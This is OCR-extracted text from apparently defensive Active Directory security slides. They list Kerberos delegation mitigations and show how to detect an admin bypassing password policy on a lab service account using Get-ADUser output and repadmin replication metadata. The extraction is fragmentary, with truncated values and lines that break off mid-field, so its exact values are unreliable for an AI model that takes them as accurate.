
BEST:

- Add all AD Admin accounts to the "Protected Users" group (Windows 2012 R2 DCs).
- Ensure service accounts with Kerberos delegation have long, complex passwords (preferably group Managed Service Accounts).
- Don't use Domain Controller SPNs when delegating.
- Work to remove Kerberos delegation from accounts.
- Work to shift accounts with unconstrained delegation to constrained.
- Restrict & monitor who has the ability to configure Kerberos delegation.

Limitation:
Service Accounts typically can't be added to Protected Users and are not/cannot be set with "Account is sensitive and cannot be delegated"

Effective Detection

Admins Bypass Password Policy



User logon name:
svc-SQLReporting @lab.ads

User logon name (pre-Windows 2000):
ADSECLAB\ svc-SQLI

□ Unlock account

Account options:

☑ User must change password at next logon
□ User cannot change password
□ Password never expires
□ Store password using reversible encryption

Account expires
● Never
○ End of: Wednesday, March 04

User logon name:
svc-SQLReporting @lab.adse

User logon name (pre-Windows 2000):
ADSECLAB\ svc-SQLRe

□ Unlock account


Account options:

□ User must change password at next logon
□ User cannot change password
□ Password never expires
□ Store password using reversible encryption


Account expires
● Never
○ End of: Wednesday, March 04,

```
PS AD:\dc=lab,dc=adsecurity,dc=org> get-aduser svc-SQLR

DistinguishedName : CN=svc-SQLReporting,OU=Service Acco
Enabled           : True
GivenName         :
Name              : svc-SQLReporting
ObjectClass       : user
ObjectGUID        : d85ccfa7-bec2-43a8-bf3e-cbf7760b90b
PasswordLastSet   : 1/3/2015 1:43:11 PM
SamAccountName    : svc-SQLReporting
SID               : S-1-5-21-1473643419-774954089-22223
Surname           :
UserPrincipalName : svc-SQLReporting@lab.adsecurity.org


DistinguishedName : CN=svc-SQLReporting,OU=Service
Enabled           : True
GivenName         :
Name              : svc-SQLReporting
ObjectClass       : user
ObjectGUID        : d85ccfa7-bec2-43a8-bf3e-cbf776
PasswordLastSet   : 2/2/2015 9:26:55 PM
SamAccountName    : svc-SQLReporting
SID               : S-1-5-21-1473643419-774954089-
Surname           :
UserPrincipalName : svc-SQLReporting@lab.adsecurit
```

Detecting Password Policy Bypass




```
PS C:\Windows\system32> repadmin /showobjmeta adsdc02.lab.adsecurity.org "CN=svc-SQLReporting,OU=Service
,DC=adsecurity,DC=org"

27 entries.
Loc.USN                           Originating DSA  Org.USN  Org.Time/Date        Ver Attribute
=======                           ===============  =========  =============        === =========
 115541         Default-First-Site-Name\ADSDC02    115541 2014-12-28 19:17:25    1 objectClass
 115541         Default-First-Site-Name\ADSDC02    115541 2014-12-28 19:17:25    1 cn
 115541         Default-First-Site-Name\ADSDC02    115541 2014-12-28 19:17:25    1 instanceType
 115541         Default-First-Site-Name\ADSDC02    115541 2014-12-28 19:17:25    1 whenCreated
 115541         Default-First-Site-Name\ADSDC02    115541 2014-12-28 19:17:25    1 displayName
 193810         Default-First-Site-Name\ADSDC01    114302 2015-01-04 20:19:28    3 nTSecurityDescriptor
 115541         Default-First-Site-Name\ADSDC02    115541 2014-12-28 19:17:25    1 name
 330653         Default-First-Site-Name\ADSDC02    330653 2015-02-02 21:27:19    6 userAccountControl
 115542         Default-First-Site-Name\ADSDC02    115542 2014-12-28 19:17:25    1 codePage
 115542         Default-First-Site-Name\ADSDC02    115542 2014-12-28 19:17:25    1 countryCode
 177271         Default-First-Site-Name\ADSDC02    177271 2015-01-03 13:43:11    4 dBCSPwd
 115542         Default-First-Site-Name\ADSDC02    115542 2014-12-28 19:17:25    1 logonHours
 177271         Default-First-Site-Name\ADSDC02    177271 2015-01-03 13:43:11    4 unicodePwd
 177271         Default-First-Site-Name\ADSDC02    177271                             y
 330652         Default-First-Site-Name\ADSDC02    330652 2015-02-02 21:26:55    6 pwdLastSet
```

